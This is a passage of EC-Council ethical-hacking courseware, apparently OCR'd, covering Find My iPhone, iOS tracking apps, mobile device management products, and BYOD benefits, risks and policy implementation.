  Find My iPhone also includes Lost Mode to locate an iDevice running iOS 6 or higher. Lost Mode locks your missing device with a passcode and displays a custom message such as a contact phone number on the lock screen. While in Lost Mode, your device also keeps track of where it has been so that you can view its recent location history from the Find My iPhone app.

  How to set up Find My iPhone, iPad, iPod touch, Apple Watch, AirPods

  1. Start at your **Home** screen
  2. Tap **Settings → [your name] → iCloud**. If you are using iOS 10.2 or lower, go to **Settings → iCloud**
  3. Scroll to the bottom and tap **Find My iPhone**
  4. Slide to turn on **Find My iPhone** and **Send Last Location**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.64: Screenshot of Find My iPhone

Some additional iOS device tracking tools are as follows:

- Phonty (*https://phonty.com*)
- SpyBubble (*https://thespybubble.com*)
- Prey Find my Phone Tracker GPS (*https://apps.apple.com*)
- iHound (*http://ihoundgps.com*)
- FollowMee GPS Location Tracker (*https://apps.apple.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Mobile Device Management

Mobile device management (MDM) is gaining considerable importance with the adoption of policies such as BYOD across organizations. The increasing number and types of mobile devices such as smartphones, laptops, tablets, and so on has made it difficult for enterprises to make policies and manage these devices securely. MDM is a policy that helps to handle such devices carefully while ensuring that they are secure. Companies use a kind of security software for the administration of all mobile devices connected to the enterprise network.

This section deals with MDM and its solutions that help to secure, monitor, manage, and support mobile devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Device Management (MDM)

MDM provides platforms for over-the-air or wired distribution of applications, data, and configuration settings for all types of mobile devices, including mobile phones, smartphones, tablet computers, and so on. It helps in implementing enterprise-wide policies to reduce support costs, business discontinuity, and security risks. It helps system administrators to deploy and manage software applications across all enterprise mobile devices to secure, monitor, manage, and support these devices. It can be used to manage both company-owned and employee-owned (BYOD) devices across the enterprise.

The basic features of MDM software are as follows:

- Uses a passcode for the device
- Remotely locks the device if it is lost
- Remotely wipes data in the lost or stolen device
- Detects if the device is rooted or jailbroken
- Enforces policies and tracks inventory
- Performs real-time monitoring and reporting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.65: Schematic of Mobile Device Management (MDM)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Device Management Solutions

- **IBM MaaS360**

  Source: *https://www.ibm.com*

  MaaS360 supports the complete MDM lifecycle for smartphones and tablets including iPhone, iPad, Android, Windows Phone, and Kindle Fire. As a fully integrated cloud platform, MaaS360 simplifies MDM with rapid deployment as well as comprehensive

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

visibility and control that spans across mobile devices, applications, and documents. IBM MaaS360 helps security professionals to rapidly enroll mobile devices, integrate mobile devices with enterprise systems, and centrally manage and secure mobile devices.




Figure 17.66: Screenshot of IBM Mobile Device Management MaaS360

- **Citrix Endpoint Management**

  Source: *https://www.citrix.com*

  Citrix Endpoint Management provides a modern approach to manage various devices including desktops, laptops, smartphones, tablets, and IoT through a single platform. When deployed as part of Citrix Workspace, it allows users to access all their apps and files from a single, intuitive interface, providing a consistent and smooth experience across any device.

  With Citrix Endpoint Management, organizations can ensure that they have combined policies, procedures, and technologies to protect their corporate data regardless of where it is accessed or resides. Through mobile app and device management, Citrix Endpoint Management secures corporate data and mobilizes productivity, enabling device freedom for end users without the added stress on IT.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.67: Screenshot of Citrix XenMobile

Some additional MDM solutions are as follows:

- VMware AirWatch (*https://www.air-watch.com*)
- Sicap Device Management Centre (*https://www.sicap.com*)
- SOTI MobiControl (*https://www.soti.net*)
- Scalefusion MDM (*https://scalefusion.com*)
- ManageEngine Mobile Device Manager Plus (*https://www.manageengine.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bring Your Own Device (BYOD)

BYOD refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to their workplace and use them for accessing the organization's resources as per their access privileges.

BYOD allows employees to use devices that they are comfortable with and which best fits their preferences and work purposes. With a "work anywhere, anytime" strategy, the challenge for the BYOD trend is to secure the company's data and meet compliance requirements.

BYOD Benefits

Adopting BYOD advantageous for the company as well as the employee. Some of the benefits of BYOD are discussed below:


- **Increased Productivity**: Employees become experts in using their personal devices and this increases their productivity. In addition, users tend to upgrade their personal devices with cutting-edge technologies so that the enterprise can benefit from the latest features (both software and hardware) of the device.
- **Employee Satisfaction**: By implementing BYOD, employees use devices of their own choice, which they invest in themselves without the company's involvement. Moreover, employees are more comfortable with their personal devices, as they contain both personal data and corporate data, thus eliminating the usage of multiple devices.
- **Work Flexibility**: By practicing BYOD, employees can carry a single device to satisfy their personal and professional needs. Work that is usually done in the office can be done from anywhere in the world, as employees are provided with access to the corporate data. BYOD users have more freedom, as their companies do not impose strict rules that they would have to follow when using company property. BYOD replaces the traditional

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

client-server model with a mobile and cloud-centric strategy, which can have far-reaching benefits.

- **Lower Costs:** A business that adopts BYOD does not have to spend on devices but saves money, as employees purchase their own devices. In addition, the cost of data services shifts to employees who can take better care of their own property (device).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



BYOD Risks

Employees connecting to the corporate network or accessing corporate data using their own mobile devices pose security risks to the organization. Some BYOD security risks are listed below:


- **Sharing confidential data on unsecured networks**: Employees might access corporate data via a public network. These connections may not be encrypted; sharing confidential data via an unsecured network may lead to data leakage.
- **Data leakage and endpoint security issues**: In this cloud-computing era, mobile devices are insecure endpoints with cloud connectivity. By synchronizing with organizational email or other apps, these mobile devices carry confidential information. If the device is lost, it could potentially expose all the corporate data.
- **Improperly disposing of devices**: An improperly disposed of device could contain a wealth of sensitive information, such as financial information, credit card details, contact numbers, and corporate data. Therefore, it is important to ensure that the device does not contain any data before it is disposed of or passed on to others.
- **Support for many different devices**: Organizations allow employees to access its resources from anywhere in the world, enhancing productivity and driving employee satisfaction. However, support for different devices and processes can increase costs. Employee-owned devices have limited security and come with a variety of platforms. This impedes the IT department's capability to manage and control all the devices in a company.
- **Mixing personal and private data**: Mixing personal and corporate data on mobile devices leads to serious security and privacy implications. Therefore, it is a good practice

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

to keep the corporate data separate from the employee's personal data; this helps an organization to apply specific security measures such as encryption to protect the critical corporate data stored on the mobile device. In addition, it becomes easy for the organization to remotely wipe the corporate data without affecting the employee's personal data when an employee leaves the organization.

- **Lost or stolen devices**: Due to their small size, mobile devices are often lost or stolen. When an employee loses his/her mobile device that is used for both personal and official purposes, the organization might face a security risk, as attackers can compromise the corporate data stored in the lost device.
- **Lack of awareness**: Organizations must educate their employees regarding BYOD security issues. Failing to do so might result in compromising the corporate data stored in mobile devices.
- **Ability to bypass organization's network policy rules**: According to their particular requirements, the policies imposed may differ between wired networks and wireless networks. BYOD devices connected to wireless networks have the ability to bypass the organization's network policy rules enforced only on wired LANs.
- **Infrastructure issues**: A BYOD program involves dealing with various platforms and technologies. Not all employees carry the same devices. Different devices, each running different OS and programs, come with their own security loopholes. Thus, it can be problematic for an IT department to set up and maintain infrastructure to support different devices' needs, such as managing data, security, backup, and compatibility among devices.
- **Disgruntled employees**: Disgruntled employees in an organization can misuse corporate data stored on their mobile devices. They may also leak sensitive information to competitors.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



BYOD Policy Implementation

It could be argued that an organization could reap significant benefits through BYOD policy implementation, ranging from higher user satisfaction to greater productivity due to working with advanced devices. However, the nature of new technology and processes could pose risks to an organization if they are not properly managed.

The five principles involved in BYOD policy implementation are discussed below. Using these principles, an organization can minimize risks associated with data security and privacy.

- **Define your requirements**

  Not all user requirements are alike. Thus, organize or group employees using mobile devices at work into segments considering job criticality, time sensitivity, value derived from mobility, data access, and systems access. It is best to define end user segments by the location/type of worker (e.g., employee working from home, full-time remote, day extender, part-time remote). Next, assign a technology portfolio for each segment, as per user needs.

  Perform a privacy impact assessment (PIA) at the very beginning of each BYOD project in the presence of all the relevant teams after assigning responsibilities and collecting the requirements. It provides an organized procedure to document facts, objectives, privacy risks, and risk mitigation approaches and decisions throughout the project life cycle. It should be a central activity performed by your mobile governance committee (end users from each segment/line of business and IT management).

- **Select the devices of your choice and build a technology portfolio**

  Decide how you want to manage your users and their data access. Apart from the MDM system that provides a minimum level of control, you may use other options such as

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

virtual desktops or on-device software to improve security and data privacy. In addition, ensure that your corporate environment supports WLAN device connectivity and management.

- **Develop policies**

  A delegation of company resources (not just IT) should develop the policies. It should include key participants such as HR, legal, security, and privacy.

  The key components of a general BYOD policy are as follows:

  - Information security concerns
  - Data protection concerns
  - Confidentiality and ownership issues
  - Information regarding any tracking/monitoring
  - Considerations regarding the termination of employment
  - Guidance regarding how to assess the security of Wi-Fi networks
  - Acceptable and unacceptable behavior

  Ensure that end users have a clear idea about the acceptable-use policy prior to entering a BYOD program. Finally, organizations must ensure that their BYOD policy is applicable against their employees and any third parties on their behalf, should the need arise, and follow through with its implementation.

- **Security**

  Mobile management technology is effective only when policies are established, implemented, and supported. It is essential for organizations to keep the mobile ecosystem adequately secure to make the BYOD programs work. This requires a thorough assessment of the operating environment and the development of a solution that provides for the following: asset and identity management, local storage controls, removable media controls, network access levels, network application controls, corporate versus personal app controls, web and messaging security, device health management, data loss prevention, and so on.

